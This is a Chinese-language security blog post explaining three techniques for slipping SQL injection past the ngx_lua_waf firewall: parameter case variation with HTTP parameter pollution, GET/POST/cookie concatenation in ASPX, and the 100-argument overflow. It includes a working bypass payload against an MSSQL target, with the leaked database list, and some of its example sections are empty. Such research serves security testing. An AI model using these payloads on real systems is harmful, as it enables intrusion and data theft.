0x00 前言

ngx_lua_waf是一款基于ngx_lua的web应用防火墙，使用简单，高性能、轻量级。默认防御规则在wafconf目录中，摘录几条核心的SQL注入防御规则：

`select.+(from|limit) (?:(union(.*?)select)) (?:from\W+information_schema\W)`

这边主要分享三种另类思路，Bypass ngx_lua_waf SQL注入防御。

0x01 环境搭建

github源码：https://github.com/loveshell/ngx_lua_waf/

ngx_lua_waf安装部署，设置反向代理访问构造的SQL注入点

0x02 WAF测试

ngx_lua_waf是基于ngx_lua的，我们先通过一个测试用例来了解它是如何获取参数的。

首先看一下官方 API 文档，获取一个 uri 有两个方法：ngx.req.get_uri_args、ngx.req.get_post_args，二者主要的区别是参数来源有区别，ngx.req.get_uri_args获取 uri 请求参数，ngx.req.get_post_args获取来自 post 请求内容。

测试用例：

`server { listen 80; server_name localhost;

location /test { content_by_lua_block { local arg = ngx.req.get_uri_args() for k,v in pairs(arg) do ngx.say("[GET] key:", k, " v:", v) end ngx.req.read_body() local arg = ngx.req.get_post_args() for k,v in pairs(arg) do ngx.say("[POST] key:", k, " v:", v) end } } }`

输出测试：

```
[root@localhost /]# curl '127.0.0.1/test?id=1&id=2&id=3&id=4'
[GET ] key:id v:1234
[root@localhost /]# curl '127.0.0.1/test?id=1&Id=2&iD=3&ID=4'
[GET ] key:ID v:4
[GET ] key:iD v:3
[GET ] key:Id v:2
[GET ] key:id v:1
```

通过这个测试，我们可以发现：

1、当提交同一参数id，根据接收参数的顺序进行排序

2、当参数id，进行大小写变换，如变形为Id、iD、ID，则会被当做不同的参数，大小写敏感。

我们知道，window下IIS+ASP/ASPX 大小写是不敏感的，

提交参数为： ?id=1&Id=2&iD=3&ID=4，


输出结果为：1, 2, 3, 4

那么，当nginx反向代理到IIS服务器的时候，这就存在一个参数获取的差异，结合HPP进行利用，可被用来进行Bypass ngx_lua 构建的SQL注入防御。

绕过姿势一：参数大小写+HPP

http://192.168.8.147/test/sql.aspx

?id=1 UNION/&ID=/SELECT null,name,null/&Id=/FROM master.dbo.sysdatabases




id	username	password
	master	
	model	
	msdb	
	Northwind	
	pubs	
	siteMonitor	
	tempdb	
	test	
1	aaa	123asd

绕过姿势二：GPC

在ASPX中，有一个比较特殊的HPP特性，当GET/POST/COOKIE同时提交的参数id，服务端接收参数id的顺序GET,POST,COOKIE，中间通过逗号链接，于是就有了这个idea。

UNION、SELECT、FROM 三个关键字分别放在GET/POST/COOKIE的位置，通过ASPX的这个特性连起来，堪称完美的一个姿势，压根不好防。

但姿势利用太过于局限： 使用Request.Params["id"]来获取参数,GPC获取到参数拼接起来，仅仅作为Bypass分享一种思路而已。




绕过姿势三：uri参数溢出


前面两种都是MSSQL的Bypass，而且利用姿势还有一定的极限，有没有那么一种可以Bypass Mysql，又可以Bypass MSSQL，完全无视SQL注入防御，为所欲为的姿势呢？这就是接下来的终极大招了。

默认情况下，通过ngx.req.get_uri_args、ngx.req.get_post_args获取uri参数，只能获取前100个参数，当提交第101个参数时，uri参数溢出，无法正确获取第100以后的参数值，基于ngx_lua开发的安全防护，无法对攻击者提交的第100个以后的参数进行有效安全检测，从而绕过安全防御。具体分析详见我写的另一篇文章：《打破基于OpenResty的WEB安全防护（CVE-2018-9230）》

Mysql Bypass实例：



Mssql Bypass实例：



0x03 END

这三种姿势主要利用HPP，结合参数获取的特性和差异，从而绕过ngx_lua_waf的SQL注入防御。

不同语言、中间件、数据库，所对应的特性是有差异的，而这些差异在某些特定的场景下，是可以利用的。

关于我：一个网络安全爱好者，对技术有着偏执狂一样的追求，致力于分享原创高质量干货，我的个人微信公众号：Bypass--，欢迎前来探讨、交流。


Bypass